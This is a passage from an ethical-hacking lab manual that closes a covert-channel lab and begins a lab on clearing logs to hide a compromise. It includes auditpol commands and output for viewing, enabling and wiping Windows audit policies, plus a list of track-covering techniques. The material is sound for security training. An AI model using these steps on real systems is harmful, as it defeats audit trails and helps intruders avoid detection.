


Figure 3.6.31: Individual TCP headers changed to send the message secretly

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 10, Ubuntu** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

**PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
ABOUT THIS LAB.**

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**4**

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

ICON KEY

	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This lab will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module 06 System Hacking

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Clear_Event_Viewer_Logs.bat located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**
- Covert_TCP located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP**
- CCleaner located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 20 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing:** Disable the auditing features of the target system
- **Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Lab Tasks

T A S K 1

View, Enable, and Clear Audit Policies using Auditpol

Here, we will use Auditpol to view, enable, and clear audit policies.

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa\$\$w0rd**. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
2. The **User Account Control** pop-up appears; click **Yes**.




Figure 4.1.1: Open Command Prompt

TASK 1.1**View Audit Policies**

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
    Security System Extension No Auditing
    System Integrity Success and Failure
    IPsec Driver No Auditing
    Other System Events Success and Failure
    Security State Change Success
Logon/Logoff
    Logon Success and Failure
    Logoff Success
    Account Lockout Success
    IPsec Main Mode No Auditing
    IPsec Quick Mode No Auditing
    IPsec Extended Mode No Auditing
    Special Logon Success
    Other Logon/Logoff Events No Auditing
    Network Policy Server Success and Failure
    User / Device Claims No Auditing
    Group Membership No Auditing
Object Access
    File System No Auditing
    Registry No Auditing
    Kernel Object No Auditing
    SAM No Auditing
    Certification Services No Auditing
    Application Generated No Auditing
    Handle Manipulation No Auditing
    File Share No Auditing
    Filtering Platform Packet Drop No Auditing
    Filtering Platform Connection No Auditing
    Other Object Access Events No Auditing
    Detailed File Share No Auditing
    Removable Storage No Auditing
    Central Policy Staging No Auditing
Privilege Use
    Non Sensitive Privilege Use No Auditing
    Other Privilege Use Events No Auditing
    Sensitive Privilege Use No Auditing

```

Figure 4.1.2: Auditpol viewing the policies

TASK 1.2**Enable Audit Policies**

```


Administrator: Command Prompt
C:\WINDOWS\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\WINDOWS\system32>

```

Figure 4.1.3: Auditpol Local Security Policies in Windows 10

5. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.




Category/Subcategory	Setting
System	Success and Failure
Security System Extension	Success and Failure
System Integrity	Success and Failure
IPsec Driver	Success and Failure
Other System Events	Success and Failure
Security State Change	Success and Failure
Logon/Logoff	Success and Failure
Logon	Success
Logoff	Success
Account Lockout	No Auditing
IPsec Main Mode	No Auditing
IPsec Quick Mode	No Auditing
IPsec Extended Mode	No Auditing
Special Logon	Success
Other Logon/Logoff Events	No Auditing
Network Policy Server	Success and Failure
User / Device Claims	No Auditing
Group Membership	No Auditing
Object Access	No Auditing
File System	No Auditing
Registry	No Auditing
Kernel Object	No Auditing
SAM	No Auditing
Certification Services	No Auditing
Application Generated	No Auditing
Handle Manipulation	No Auditing
File Share	No Auditing
Filtering Platform Packet Drop	No Auditing
Filtering Platform Connection	No Auditing
Other Object Access Events	No Auditing
Detailed File Share	No Auditing

Figure 4.1.4: Auditpol enabling system and account login policies

T A S K 1 . 3**Clear
Audit Policies**

6. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.



```
C:\WINDOWS\system32>auditpol /clear /y
The command was successfully executed.

C:\WINDOWS\system32>
```

Figure 4.1.5: Auditpol clearing the policies

- Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.

```
C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
  Security System Extension No Auditing
  System Integrity No Auditing
  IPsec Driver No Auditing
  Other System Events No Auditing
  Security State Change No Auditing
Logon/Logoff
  Logon No Auditing
  Logoff No Auditing
  Account Lockout No Auditing
  IPsec Main Mode No Auditing
  IPsec Quick Mode No Auditing
  IPsec Extended Mode No Auditing
  Special Logon No Auditing
  Other Logon/Logoff Events No Auditing
  Network Policy Server No Auditing
  User / Device Claims No Auditing
  Group Membership No Auditing
Object Access
  File System No Auditing
  Registry No Auditing
  Kernel Object No Auditing
  SAM No Auditing
  Certification Services No Auditing
  Application Generated No Auditing
  Handle Manipulation No Auditing
  File Share No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events No Auditing
  Detailed File Share No Auditing
```

Figure 4.1.6: Auditpol policies cleared

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

- This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
- Close all open windows and document all the acquired information.

T A S K 2

Clear Windows Machine Logs using Various Utilities

T A S K 2.1

